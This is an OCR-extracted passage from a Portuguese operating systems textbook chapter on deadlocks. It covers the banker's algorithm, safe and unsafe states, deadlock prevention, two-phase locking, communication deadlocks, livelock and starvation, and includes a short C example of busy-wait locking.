


Figura 6.8 A trajetória de recursos de dois processos.

Capítulo 6 Impasses 279

instruções executadas pelo processo A. O eixo vertical representa o número de instruções executadas pelo processo B. Em  $I_1$ , A requisita uma impressora; em  $I_2$ , A necessita de um plotter. A impressora e o plotter são liberados, respectivamente, em  $I_3$  e  $I_4$ . O processo B necessita do plotter de  $I_5$  a  $I_7$  e da impressora de  $I_6$  a  $I_8$ .

Cada ponto no diagrama representa um estado de junção dos dois processos. Inicialmente, o estado está em *p*, onde os processos ainda não executaram nenhuma instrução. Se o escalonador escolher executar *A* em primeiro lugar, iremos para o ponto *q*, no qual *A* terá executado algumas instruções, mas *B* não terá executado nenhuma. No ponto *q*, a trajetória passará a ser vertical, indicando que o escalonador terá escolhido *B* para ser executado. Com um único processador, todos os caminhos devem ser horizontais ou verticais, nunca diagonais. Além disso, o movimento é sempre para o norte ou o leste, nunca para o sul ou o oeste (claro, processos não podem voltar para trás em suas execuções).

Quando A atravessa a linha  $I_1$  no caminho de r a s, ele requisita e ganha o direito de usar a impressora. Quando B alcança o ponto t, ele requisita o plotter.

As regiões hachuradas são de interesse especial. A região com linhas inclinadas à direita indica que os dois processos simultaneamente têm posse da impressora. A regra de exclusão mútua torna impossível entrar nessa região. Do mesmo modo, a região com linhas inclinadas à esquerda indica que os dois processos estão simultaneamente de posse do plotter, tornando aquele procedimento igualmente impossível.

Sempre que o sistema entrar no quadrado delimitado lateralmente por  $I_1$  e  $I_2$  e por  $I_5$  e  $I_6$  no topo e na base, acabará por entrar em impasse quando passar pela intersecção de  $I_2$  e  $I_6$ . Nesse ponto, A está requisitando o plotter e B está requisitando a impressora, mas ambos já se encontram alocados. Assim, todo esse quadrado é inseguro e não deve ser penetrado. No ponto t, a única coisa segura a fazer é executar A até que este alcance  $I_4$ . A partir disso, qualquer trajetória até u será segura.

Algo importante a ser visto neste exemplo é o ponto *t*, onde *B* estará requisitando um recurso. O sistema deve decidir se lhe dá ou não o direito de uso. Se o direito de uso for concedido, o sistema entrará em uma região insegura

e acabará por entrar em impasse. Para evitar o impasse, *B* deverá ser suspenso até *A* requisitar e liberar o plotter.

#### 6.5.2 | Estados seguros e inseguros

Os algoritmos que evitam impasses e que passaremos a estudar agora usam informações da Figura 6.6. A qualquer instante, há um estado atual que consiste de E, A, C e R. Um estado é considerado **seguro** se ele não está em situação de impasse e se existe alguma ordem de escalonamento na qual todo processo possa ser executado até sua conclusão, mesmo se, repentinamente, todos eles requisitem, de uma só vez, o máximo possível de recursos. É mais fácil ilustrar esse conceito a partir de um exemplo de uso de um recurso. Na Figura 6.9(a), temos um estado no qual A tem três instâncias do recurso, mas eventualmente pode precisar de até nove. B atualmente tem duas e pode precisar mais adiante de até quatro no total. Da mesma maneira, C também tem duas, mas pode precisar de cinco adicionais. Existe um total de dez instâncias, de modo que sete recursos já estão alocados e três estão ainda disponíveis.

O estado da Figura 6.9(a) é seguro porque existe uma sequência de alocações que permite que todos os processos sejam concluídos. Em outras palavras, o escalonador poderia simplesmente executar *B* de modo exclusivo, até ele requisitar e obter mais duas instâncias do recurso, levando ao estado da Figura 6.9(b). Quando *B* completa, obtemos o estado da Figura 6.9(c). Então, o escalonador pode executar *C*, eventualmente levando ao estado da Figura 6.9(d). Quando *C* completa, obtemos a Figura 6.9(e). Agora, *A* pode obter as seis instâncias do recurso de que ele necessita e também completar sua execução. Assim, o estado da Figura 6.9(a) é seguro porque o sistema, escalonando cuidadosamente, pode evitar impasse.

Agora, suponha que tenhamos o estado inicial mostrado na Figura 6.10(a), mas, dessa vez, *A* requisitará e obterá outro recurso, levando à Figura 6.10(b). Será que podemos encontrar uma sequência de alocações que funcione com certeza? Vamos tentar. O escalonador pode executar *B* até ele ter requisitado todos os seus recursos, como mostrado na Figura 6.10(c).

Por fim, *B* completa, e assim obtemos a situação da Figura 6.10(d). Nesse ponto estamos presos. Temos somente quatro instâncias livres do recurso, mas cada um dos processos ativos precisa de cinco. Não existe nenhuma




Figura 6.9 Demonstração de que o estado em (a) é seguro.



Α	4	9
В	2	4
С	2	7
C	2 oníve	7 al· 2

- 1	Possu	i má
Α	4	9
В	4	4
С	2	7

- 1	Possu	ii máx
Α	4	9
В	-	-
С	2	7
Dis	ooníve (d)	el: 4

I Figura 6.10 Demonstração de que o estado em (b) é inseguro.

sequência que garanta a conclusão. Desse modo, a decisão de alocação que move o sistema da Figura 6.10(a) para a Figura 6.10(b) ocasiona a mudança de um estado seguro para um estado inseguro. Executar *A* ou *C* a partir da Figura 6.10(b) não facilitará em nada. Voltando um pouco no tempo, a requisição de *A* não poderá ser aceita.

É importante notar que um estado inseguro não é uma situação de impasse. A partir da situação da Figura 6.10(b), o sistema pode continuar sua execução durante um certo tempo. Na verdade, um processo pode mesmo ser completado. Além disso, é possível que A libere um recurso antes de requisitar outro, permitindo a C ser completado, evitando o impasse. Assim, a diferença entre um estado seguro e um inseguro é que, a partir de um estado seguro, o sistema pode garantir que todos os processos terminarão, ao passo que, a partir de um estado inseguro, essa garantia não pode ser dada.

#### 6.5.3 O algoritmo do banqueiro para um único recurso

Um algoritmo de escalonamento que pode evitar impasses, desenvolvido por Dijkstra (1965), é conhecido como algoritmo do banqueiro e constitui uma extensão do algoritmo de detecção de impasses dado na Seção 6.4.1. Ele é modelado da seguinte maneira: um banqueiro de uma pequena cidade pode negociar com um grupo de clientes para os quais libera linhas de crédito. O que o algoritmo faz é verificar se a liberação de uma requisição é capaz de levar a um estado inseguro. Em caso positivo, a requisição será negada. Se a liberação de uma requisição levar a um estado seguro, ela será atendida. Na Figura 6.11(a), vemos quatro clientes, A, B, C e D. A cada um deles foi alocado um




Figura 6.11 Três estados de alocação de recursos: (a) Seguro. (b) Seguro. (c) Inseguro.

certo número de unidades de crédito (por exemplo, uma unidade de crédito equivale a 1 K dólares). O banqueiro sabe que nem todos os clientes precisam imediatamente de todas as suas unidades de crédito, de modo que ele tem em caixa somente dez unidades de crédito para servi-los, em vez de 22 unidades. (Nessa analogia, os clientes são os processos, as unidades de crédito são, digamos, unidades de fita, e o banqueiro é o sistema operacional.)

Os clientes cuidam de seus respectivos negócios, fazendo, periodicamente, requisições de empréstimos (isto é, solicitando recursos). Em um certo momento, a situação é a mostrada na Figura 6.11(b). Esse estado é seguro porque, com duas unidades disponíveis em caixa, o banqueiro pode atender às solicitações de *C*, permitindo assim que *C* termine e libere todos os seus quatro recursos. Com quatro créditos na mão, o banqueiro pode permitir que *D* ou *B* tenha os créditos desejados, e assim por diante.

Imagine o que aconteceria se uma requisição de *B* por mais uma unidade de crédito fosse atendida na Figura 6.11(b). Teríamos então a situação da Figura 6.11(c), a qual é insegura. Se todos os clientes de repente solicitassem o empréstimo de todas as suas unidades de crédito, o banqueiro não poderia atender nenhum deles, o que configuraria uma situação de impasse. Um estado inseguro não precisa necessariamente levar a um impasse, pois um cliente pode não precisar de todas as unidades de crédito disponíveis, mas o banqueiro não deve contar com essa suposição.

O algoritmo do banqueiro considera cada solicitação de empréstimo quando ela ocorre, analisando se sua concessão levará a um estado seguro. Se levar, a requisição será atendida; caso contrário, ela será adiada. Para saber se um estado é seguro, o banqueiro verifica se ele dispõe de recursos suficientes para satisfazer algum dos clientes. Se sim, presume-se que os empréstimos a esse cliente serão pagos (devolvidos); em seguida, o cliente mais próximo ao limite é considerado, e assim por diante. Se todos os empréstimos puderem ser pagos (devolvidos), o estado será seguro e a requisição inicial poderá ser atendida.

#### 6.5.4 O algoritmo do banqueiro com múltiplos recursos

O algoritmo do banqueiro pode ser generalizado para tratar múltiplos recursos. A Figura 6.12 mostra como ele funciona.




Figura 6.12 O algoritmo do banqueiro com múltiplos recursos.

Na Figura 6.12, vemos duas matrizes. A primeira, do lado esquerdo, mostra quanto de cada recurso atualmente está alocado para cada um dos cinco processos. A matriz do lado direito mostra de quantos recursos cada processo ainda precisa para completar sua execução. Essas matrizes são justamente as matrizes *C* e *R* da Figura 6.6. Como no caso de um único tipo de recurso, os processos devem declarar antes da execução todos os recursos de que vão precisar, para que o sistema possa, a cada instante, calcular a matriz do lado direito.

Os três vetores à direita da figura mostram, respectivamente, os recursos existentes, *E*, os recursos alocados, *P*, e os recursos disponíveis, *A*. *E* revela que o sistema tem seis unidades de fita, três plotters, quatro impressoras e duas unidades de CD-ROM. Desses recursos, cinco acionadores de fita, três plotters, duas impressoras e duas unidades de CD-ROM se encontram alocados. Esse fato pode ser observado somando-se as quatro colunas de recursos na matriz do lado esquerdo. O vetor de recursos disponíveis é simplesmente a diferença entre aquilo que o sistema tem e aquilo que atualmente está em uso pelos processos.

O algoritmo que verifica se um estado é seguro é descrito a seguir:

- Procure uma linha, R, cujas necessidades de recursos sejam todas inferiores ou iguais a A. Se não existir nenhuma linha com essas características, o sistema acabará por entrar em situação de impasse, visto que nenhum processo pode ser executado até sua conclusão (presumindo que os processos mantêm todos os recursos até que terminem).
- Considere que o processo da linha escolhida requisita todos os recursos de que precisa (o que se garante ser possível) e termina. Marque esse processo como terminado e adicione ao vetor A todos os recursos que lhe pertenciam.
- Repita os passos 1 e 2 até que todos os processos sejam marcados como terminados, que é o caso seguro, ou até ocorrer um impasse, que é o caso inseguro.

Se vários processos são elegíveis para serem escolhidos no passo 1, não importa qual deles é selecionado: o pool de recursos disponíveis pode ficar maior ou, na pior das hipóteses, permanecer o mesmo, em função da ordem de atendimento aos processos.

Agora vamos voltar ao exemplo da Figura 6.12. O estado atual é seguro. Suponha que o processo *B* agora requisite uma impressora. Essa requisição pode ser atendida porque o estado resultante ainda é seguro (o processo *D* pode terminar e, depois, os processos *A* ou *E*, seguidos dos demais).

Imagine então que, após alocar para *B* uma das duas impressoras restantes, *E* queira a última impressora. O atendimento dessa requisição reduziria o vetor de recursos disponíveis a (1 0 0 0), o que levaria a um impasse. Fica muito claro que a requisição de *E* deve ser negada por enquanto.

O algoritmo do banqueiro foi publicado pela primeira vez por Dijkstra em 1965. Desde essa época, quase todos os livros de sistemas operacionais o têm descrito em detalhes. Inúmeros artigos foram baseados em vários de seus aspectos. Infelizmente, poucos autores tiveram a audácia de mostrar que, embora em teoria o algoritmo seja maravilhoso, na prática é essencialmente inútil, porque os processos raramente sabem com antecipação o máximo de recursos de que vão precisar. Além disso, o número de processos não é fixo, mas varia dinamicamente à medida que novos usuários entram e saem. E, também, recursos que aparentemente estavam disponíveis poderão desaparecer repentinamente (unidades de fita podem quebrar). Assim, na prática, poucos são os sistemas (talvez nenhum) que usam o algoritmo do banqueiro para evitar impasses.

# 6.6 Prevenção de impasses

Visto que evitar impasses é praticamente impossível — pois requer informações acerca das requisições futuras, o que geralmente não se sabe —, como se pode então, em um sistema real, evitar impasses? A resposta é voltar para as quatro condições estabelecidas por Coffman et al. (1971) para ver se elas podem dar alguma pista. Se pudermos garantir que pelo menos uma dessas condições nunca seja satisfeita, então impasses serão estruturalmente impossíveis (Havender, 1968).

#### 6.6.1 Atacando a condição de exclusão mútua

Primeiro, vamos atacar a condição de exclusão mútua. Se nunca acontecer de um recurso ser alocado exclusivamente a um único processo, nunca teremos impasses. Contudo, é igualmente óbvio que a permissão para dois processos imprimirem simultaneamente em uma mesma impressora levaria ao caos. No entanto, utilizando a técnica de spooling, vários processos poderão gerar suas saídas ao mesmo tempo. Nesse modelo, o único processo que realmente requisita a impressora física é o daemon de

impressão. Como o daemon nunca requisita qualquer outro recurso, não teremos impasses envolvendo a impressora.

Se o daemon tivesse sido programado para começar a impressão mesmo antes de toda a saída ter sido colocada no spool, a impressora poderia ficar ociosa se algum processo de saída decidisse esperar horas após enviar os primeiros dados de saída. Por isso, daemons em geral são programados para só imprimir após todo o arquivo de saída estar disponível. Entretanto, essa decisão pode, por si própria, gerar impasses. O que ocorreria se dois processos ainda não tivessem completado suas saídas, muito embora cada um deles houvesse preenchido metade do espaço disponível de spool com suas saídas? Nesse caso, poderemos ter dois processos que finalizaram parcial, mas não completamente, suas saídas no spool e não poderão prosseguir por falta de espaço de spool disponível em disco. Nenhum dos processos poderá terminar, de modo que estamos diante de uma situação de impasse em disco.

Apesar disso, nesse caso existe um princípio de uma ideia que muitas vezes é usada: evitar alocar um recurso quando ele não for absolutamente necessário e tentar assegurar que o menor número possível de processos possa, de fato, requisitar o recurso.

#### 6.6.2 Atacando a condição de posse e espera

A segunda das condições estabelecidas por Coffman et al. parece ser um pouco mais promissora. Se pudermos impedir que processos que já mantêm a posse de recursos esperem por mais recursos, seremos capazes de eliminar os impasses. Um meio de atingir esse objetivo é exigir que todos os processos requisitem todos os seus recursos antes de inicializarem suas respectivas execuções. Se tudo estiver disponível, o processo terá alocado para si o que precisar e poderá, então, ser executado até o fim. Se um ou mais dos recursos requisitados já estiverem alocados, nada será alocado e o processo simplesmente terá de esperar antes de inicializar sua execução.

Um problema imediato dessa prática é que muitos processos só sabem de quantos recursos vão precisar após começar a ser executados. Na verdade, se soubessem antes, o algoritmo do banqueiro poderia ser usado. Outro problema com essa abordagem é que os recursos não serão usados de maneira otimizada. Por exemplo, considere um processo que lê dados de uma fita de entrada, analisa-os durante uma hora e depois os escreve em uma fita de saída, além de imprimir os resultados em um plotter. Se todos os recursos tivessem de ser antecipadamente solicitados, o processo manteria bloqueados a unidade de fita de saída e o plotter durante uma hora.

Apesar disso, alguns sistemas em lote, em computadores de grande porte, exigem que o usuário relacione todos os recursos na primeira linha de cada job. O sistema então adquire imediatamente todos os recursos, mantendo-os até o processo estar finalizado. Esse método sobrecarrega o programador e desperdiça recursos, mas realmente previne impasses.

Uma maneira um pouco diferente de interromper a condição de posse e espera é exigir que um processo que esteja requisitando um recurso primeiro libere temporariamente todos os outros sob sua posse. Depois disso, ele tenta, de uma só vez, obter todos os recursos de que precisa.

# 6.6.3 Atacando a condição de não preempção

Atacar a terceira condição (não preempção) também é uma possibilidade. Se um processo tiver a posse de uma impressora e estiver no meio da impressão de seus resultados, o ato de retomar à força a impressora porque um plotter de que esse processo também necessita não está disponível, é complicado na melhor das hipóteses e impossível na pior delas. Entretanto, alguns recursos podem ser virtualizados de forma a evitar essa situação. Armazenar a saída da impressora em um spool de disco elimina impasses envolvendo esse dispositivo, embora crie outro relacionado a espaço em disco. Com discos grandes, entretanto, é improvável que o espaço acabe.

Nem todos os recursos podem ser virtualizados. Por exemplo, os registros nos bancos de dados ou tabelas internas do sistema operacional devem ser travados para uso, o que configura uma situação bastante favorável à ocorrência de impasses.

# 6.6.4 Atacando a condição de espera

Resta-nos agora somente uma condição. A espera circular pode ser eliminada de várias maneiras. Um meio simples de eliminá-la é ter uma regra que determine que um processo tenha permissão para possuir somente um recurso de cada vez. Se ele necessitar de um segundo recurso, deverá liberar o primeiro. Para um processo que necessita copiar um arquivo grande de uma fita para uma impressora, essa restrição é inaceitável.

Outra maneira de evitar a condição de espera circular é fornecer uma numeração global de todos os recursos, como mostra a Figura 6.13(a). Agora a regra é esta: processos podem requisitar recursos sempre que necessário, mas todas as solicitações devem ser feitas em ordem numérica. Um processo pode requisitar primeiro uma impressora e depois uma unidade de fita, mas ele não pode requisitar primeiro um plotter e depois uma impressora.

Com essa regra, o grafo de alocação de recursos nunca conterá ciclos. Na Figura 6.13(b), vamos ver por que isso é verdade para o caso de dois processos. Só pode haver impasse se A requisitar o recurso j e B requisitar o recurso i. Presumindo que i e j sejam recursos distintos, eles têm diferentes números. Se i > j, então A não tem permissão de requisitar j porque este tem ordem menor do que a or-

Capítulo 6 Impasses



Figura 6.13 (a) Recursos ordenados numericamente. (b) Um gráfico de recursos.

dem do recurso já obtido por A. Se i < j, então B não tem permissão de requisitar i porque este tem ordem menor do que a ordem do recurso já obtido por B. Em qualquer caso, é impossível ocorrer impasse.

Com mais de dois processos, a mesma regra pode ser usada. A cada instante, um dos recursos alocados será o de ordem mais alta. O processo que estiver de posse desse recurso nunca solicitará qualquer outro recurso já alocado. Ele finalizará ou, na pior das hipóteses, requisitará até mesmo recursos de ordens superiores, todos eles disponíveis. Por fim, ele terminará e liberará seus recursos. Nesse ponto, algum outro processo tomará posse do recurso de mais alta ordem e também poderá finalizar. Em resumo, existe um cenário em que todos os processos finalizarão, de modo que não ocorrerá impasse.

Uma pequena variação desse algoritmo é flexibilizar a obrigatoriedade de que os recursos sejam adquiridos em ordem estritamente crescente e a insistência de que nenhum processo possa requisitar um recurso de ordem inferior àquele que já estiver utilizando. Se, de início, um processo requisita os recursos 9 e 10 e então libera ambos, na verdade ele está inicializando de novo, de modo que não existe nenhuma razão para proibi-lo de requisitar o recurso 1.

Embora a ordenação numérica dos recursos elimine o problema dos impasses, pode ser impossível encontrar uma ordem que satisfaça a todos. Quando os recursos envolvem entradas da tabela de processos, espaço em disco para spooling, registros bloqueados de banco de dados e outros recursos abstratos, o número de recursos possíveis e de formas de utilização poderá ser tão grande que nenhuma ordem conseguirá funcionar a contento.

As várias abordagens para prevenção de impasses são resumidas na Tabela 6.1.

Condição	Abordagem contra impasses
Exclusão mútua	Usar spool em tudo
Posse e espera	Requisitar inicialmente todos os recursos necessários
Não preempção	Retomar os recursos alocados
Espera circular	Ordenar numericamente os recursos

Tabela 6.1 Resumo das abordagens para prevenir impasses.

## Outras questões

Nesta seção, discutiremos algumas questões relacionadas a impasses, como bloqueio em duas fases (two-phase locking), impasses que não envolvem recursos e condição de inanição (starvation).

#### 6.7.1 Bloqueio em duas fases

Apesar de os meios para evitar e prevenir impasses não apresentarem uma solução genérica muito promissora, existem, para aplicações específicas, excelentes algoritmos. Por exemplo, em muitos sistemas de banco de dados, uma operação frequente é a requisição de bloqueio (lock) de vários registros para posterior atualização. Quando múltiplos processos estão sendo simultaneamente executados, existe um perigo real de ocorrer impasse.

Uma abordagem muitas vezes usada é a do **bloqueio em** duas fases (two-phase locking). Na primeira fase, o processo tenta bloquear todos os registros de que precisa, um de cada vez. Se for bem-sucedido, ele começará a segunda fase, executando suas atualizações e liberando os registros bloqueados. Nenhum trabalho real é feito durante a primeira fase.

Se, durante a primeira fase, algum registro de que ele precisar já estiver bloqueado, o processo simplesmente liberará todos os registros por ele já bloqueados e reinicializará novamente a primeira fase. De certa maneira, essa abordagem é similar àquela em que se requisitam antecipadamente todos os recursos necessários, ou pelo menos antes que algo irreversível possa ser feito. Em algumas versões do algoritmo do bloqueio em duas fases não existem a liberação e a reinicialização caso um bloqueio seja encontrado durante a primeira fase. Nessas versões, poderão ocorrer impasses.

Contudo, essa estratégia não é amplamente aplicável. Por exemplo, em sistemas de tempo real e sistemas de controle de processos, simplesmente não é aceitável terminar parcialmente um processo, porque um recurso não estava disponível, e reiniciar tudo novamente. Também não é aceitável reiniciar se o processo tiver lido ou escrito mensagens na rede, atualizado arquivos ou feito qualquer outra coisa que não possa ser repetida com segurança. O algoritmo funcionará apenas nas situações em que o programador tiver organizado tudo muito cuidadosamente, de modo que o programa possa ser parado em qualquer ponto durante a primeira fase e depois reiniciado. Muitas aplicações não são passíveis de ser estruturadas dessa maneira.

#### 6.7.2 Impasses de comunicação

Até agora, todo o nosso trabalho concentrou-se em impasses que envolviam recursos. Um processo quer algo que outro processo tem e deve esperar até que o primeiro o libere. Às vezes os recursos são objetos de hardware ou de software, como unidades de CD-ROM ou registros de bancos de dados, mas algumas vezes eles também podem ser mais abstratos. Na Figura 6.2, vimos um impasse no qual os recursos eram mutexes. Essa situação é um pouco mais abstrata do que a de uma unidade de CD-ROM, mas, no exemplo, cada processo conseguiu com sucesso o recurso do qual precisava (um dos mutexes) e entrou em impasse tentando obter o recurso do outro (o outro mutex). Esta é uma situação clássica de impasse de recurso.

Como mencionamos no início do capítulo, entretanto, embora os impasses de recurso sejam os mais comuns, eles não são os únicos. Outro tipo de impasse pode ocorrer em sistemas de comunicação (redes de computadores, por exemplo), nos quais dois ou mais processos se comunicam por meio do envio de mensagens. Uma situação comum é aquela na qual o processo *A* envia uma mensagem de solicitação ao processo *B* e bloqueia até que *B* envie uma resposta. Imagine que a resposta se perca e *A* se mantenha parado esperando que ela chegue. O processo *B*, por sua vez, fica bloqueado esperando por uma solicitação que lhe diga o que fazer. Temos aqui um impasse.

Não é, contudo, o impasse clássico. O processo *A* não está com um recurso do qual *B* necessita, e vice-versa. Na verdade, não há sequer sinal de recursos. É um impasse, entretanto, segundo nossa definição formal, visto que temos um conjunto de (dois) processos, ambos bloqueados esperando por um evento que somente seu par pode causar. Essa situação é chamada de **impasse de comunicação** para contrastar com o impasse mais comum (o de recurso).

Os impasses de comunicação não podem ser evitados pela ordenação de recursos (já que eles não existem) ou pelo escalonamento cuidadoso (já que não há situações nas quais uma solicitação precise ser adiada). Felizmente, existe outra técnica que geralmente pode ser utilizada para resolver os impasses de comunicação: o controle de um limite de tempo (timeout). Na maior parte dos sistemas de comunicação em rede, sempre que uma mensagem é enviada e precisa esperar por uma resposta, é inicializado um temporizador. Se o limite de tempo estourar antes de a resposta chegar, o processo que enviou a mensagem presume que ela se perdeu e a envia novamente (e quantas vezes forem necessárias). Assim, é possível prevenir o impasse.


É claro que, se a mensagem inicial não se perdeu e a resposta está simplesmente atrasada, o remetente pode receber a mensagem duas vezes ou mais, o que pode causar consequências desagradáveis. Pense em um sistema eletrônico de um banco no qual a mensagem contém instruções para realizar um pagamento. É óbvio que a mensagem não pode ser duplicada (e executada) mais do que uma vez simplesmente porque a rede está lenta ou porque o limite de tempo de resposta é muito curto. O projeto das regras de comunicação para que tudo dê certo, denominado **protocolo**, é um assunto complexo e não será contemplado neste livro. Os leitores interessados nos protocolos de rede podem recorrer a outra publicação do mesmo autor: *Redes de Computadores* (Tanenbaum, 2003).

Nem todos os impasses que ocorrem em sistemas de comunicação ou redes de computadores são impasses de comunicação. Os impasses de recurso também podem ocorrer nesses sistemas. Considere, por exemplo, a rede apresentada na Figura 6.14, que é uma visão simplificada da Internet. Bastante simplificada. A Internet consiste de dois tipos de computadores: hospedeiros e roteadores. Um hospedeiro (host) é um computador de um usuário — um PC doméstico ou em uma empresa ou um servidor corporativo — o qual faz os trabalhos para as pessoas. Um roteador (router) é um computador especializado em comunicações que movimenta os pacotes de dados da origem para o destino. Cada hospedeiro está conectado a um ou mais roteadores por linha DSL, TV a cabo, LAN, conexão dial-up, rede sem fio, fibra ótica ou qualquer outro meio.

Quando um pacote chega ao roteador oriundo de algum hospedeiro, ele é alocado em um buffer para futura transmissão a outro roteador, e depois para outro, até que chegue a seu destino. Esses buffers são recursos e existem em uma quantidade limitada. Na Figura 6.14, cada roteador possui somente oito buffers (na prática, eles possuem milhões, mas isso não exclui a possibilidade de impasse, somente diminui sua frequência). Suponha que todos os pacotes no roteador A precisem chegar a B, todos os pacotes em B precisem chegar a C, todos os pacotes em C precisem chegar a D e todos os pacotes em D precisem chegar a A. Nenhum pacote pode se movimentar porque não existe buffer livre em seu destino e temos, assim, um clássico impasse de recurso, apesar de estarmos em um sistema de comunicação.

#### 6.7.3 | Livelock

Em algumas situações, o recurso de *polling* (espera ocupada) é utilizado para que seja possível entrar em uma região crítica ou acessar um recurso. Essa estratégia geralmente é empregada quando a exclusão mútua será utilizada por um período muito curto e a sobrecarga da suspensão é grande se comparada à execução do trabalho. Considere uma primitiva atômica na qual o processo chamador testa um *mutex* e apropria-se dele ou retorna a falha. Para um exemplo, veja a Figura 2.21.



I Figura 6.14 Um impasse de recurso em uma rede.

Capítulo 6 Impasses

Agora imagine um par de processos utilizando dois recursos, conforme mostrado na Figura 6.15. Cada um precisa de dois recursos e ambos fazem uso da primitiva de polling enter\_region para tentar obter os acessos necessários. Se a tentativa falha, o processo simplesmente tenta novamente. Na Figura 6.15, se o processo A for executado primeiro e obtiver o recurso 1 e, em seguida, o processo B for executado e obtiver o recurso 2, indiferentemente do próximo processo a ser executado, não haverá progresso, mas nenhum processo ficará bloqueado. O processo faz uso infinito de sua parcela da CPU, mas não fica bloqueado. Assim sendo, não temos um impasse (pois nenhum processamento é bloqueado), mas temos uma situação equivalente denominada livelock.

O livelock pode acontecer das maneiras mais inesperadas possíveis. Em alguns sistemas, o número total de processos permitidos é determinado pelo número de entradas na tabela de processos. Assim sendo, as entradas na tabela de processos são recursos finitos. Se uma instrução fork falhar porque a tabela está cheia, uma saída razoável para o programa executando o fork é esperar um determinado tempo e tentar novamente.

Agora imagine que um sistema UNIX possui 100 entradas na tabela de processos. Dez programas estão em execução e cada um deles precisa criar 12 (sub)processos. Depois que cada processo criou outros 9, os 10 primeiros processos mais os outros 90 criados estouraram a capacidade da tabela. Cada um dos 10 processos iniciais encontra-se agora em um laço infinito tentando executar fork e falhando: um impasse. A probabilidade de isso acontecer é mínima, mas existe. Devemos abandonar os processos e a chamada fork para eliminar o problema?

Analogamente, o número máximo de arquivos abertos é definido pela tabela de i-nodes e, portanto, temos um problema semelhante quando essa tabela está cheia. O espaço em disco para swap é outro recurso limitado. Na verdade, quase todas as tabelas do sistema operacional representam um recurso limitado. Será que deveríamos deixar de usá-la

```
void process_A(void) {
     enter_region(&resource_1);
     enter_region(&resource_2);
     use_both_resources();
     leave_region(&resource_2);
     leave_region(&resource_1);
}
void process_B(void) {
     enter_region(&resource_2);
     enter_region(&resource_1);
     use_both_resources();
     leave_region(&resource_1);
     leave_region(&resource_2);
}
```

Figura 6.15 A espera ocupada que pode acarretar um livelock.

por conta da possibilidade de n processos solicitarem 1/n do total e, em seguida, cada um deles tentar solicitar mais um? Esta provavelmente não é uma boa ideia.

A maioria dos sistemas operacionais, inclusive o UNIX e o Windows, simplesmente ignora o problema e presume que a maior parte dos usuários preferiria um livelock ocasional (ou mesmo um impasse) a uma regra restringindo cada usuário a um processo, um arquivo aberto e a um de todos os outros recursos. Se esses problemas pudessem ser eliminados sem custo, não haveria tanta discussão. A questão é que o preço é alto e, em grande parte, resume-se à imposição de restrições inconvenientes aos processos. Assim sendo, estamos diante de uma troca insatisfatória entre conveniência e correção, e a maior parte da discussão gira em torno de qual das duas é mais importante e para quem.

Vale a pena mencionar que algumas pessoas não fazem distinção entre a condição de inanição e o impasse porque, em ambos os casos, não há como seguir adiante. Outras dizem que eles são fundamentalmente diferentes porque é possível programar um processo para tentar fazer algo n vezes e, se todas falharem, tentar algo diferente. Um processo bloqueado não tem essa escolha.

#### 6.7.4 Condição de inanição

Um problema intimamente relacionado à questão dos impasses é o da condição de inanição (starvation). Em um sistema dinâmico, requisições por recursos ocorrem o tempo todo. É necessário algum tipo de política que tome uma decisão sobre quem consegue qual recurso e quando. Essa política, embora seja aparentemente razoável, pode fazer com que alguns processos nunca obtenham o serviço, muito embora não estejam em situação de impasse.

Por exemplo, considere a alocação da impressora. Imagine que o sistema use algum tipo de algoritmo para garantir que a alocação da impressora não leve à ocorrência de um impasse. Agora suponha que vários processos queiram usá-la simultaneamente. Qual deles deveria obtê-la?

Um possível algoritmo de alocação consiste em ceder a impressora ao processo com o menor arquivo a ser impresso (presumindo que essa informação esteja disponível). Essa estratégia maximiza o número de clientes felizes e parece justa. Agora considere o que ocorre em um sistema cheio de processos quando um deles tem um arquivo imenso para imprimir. Cada vez que a impressora estiver livre, o sistema vai procurar e escolher um processo com o menor arquivo. Se existir um fluxo constante de processos com arquivos pequenos, o processo com o arquivo grande nunca poderá alocar a impressora. Ele será preterido indefinidamente, ainda que não esteja bloqueado, levando o processo a uma condição de inanição.

A condição de inanição pode ser evitada com a política de alocação primeiro a chegar, primeiro a ser servido. Com essa prática, o processo que estiver esperando por mais tempo torna-se o próximo a receber o recurso. No devido momento, qualquer processo acabará por se tornar o mais velho e, assim, obterá o recurso necessário.

## 6.8 Pesquisas em impasses

Se existe um assunto que foi incansavelmente investigado no início da existência do sistema operacional foi o impasse. A razão para isso é que a detecção de impasses é um pequeno e interessante problema da teoria dos grafos com o qual qualquer estudante de graduação com certa inclinação para a matemática pode lidar durante três ou quatro anos. Todos os tipos de algoritmos foram propostos, cada um mais exótico e menos prático do que o outro. Muito desse trabalho já caiu no esquecimento, mas ainda há publicações sobre diversos aspectos dos impasses. As pesquisas incluem detecção em tempo real de impasses causados pelo uso incorreto de instruções lock e semáforos (Agarwal e Stoller, 2006; Bensalem et al., 2006), prevenção de impasses em threads Java (Permandia et al., 2007; Williams et al., 2005), tratamento de impasses em redes de computadores (Jayasimha, 2003; Karol et al., 2003; Schafer et al., 2005), modelagem de impasses em sistemas de fluxos de dados (Zhou e Lee, 2006) e detecção de impasses dinâmicos (Li et al., 2005). Levine (2003a, 2003b) comparou definições diferentes (e contraditórias) de impasse na literatura e sugeriu um esquema classificatório para eles. Ela também observou a diferença entre prever e evitar impasses (Levine, 2005). A recuperação após o impasse também tem sido estudada (David et al., 2007).

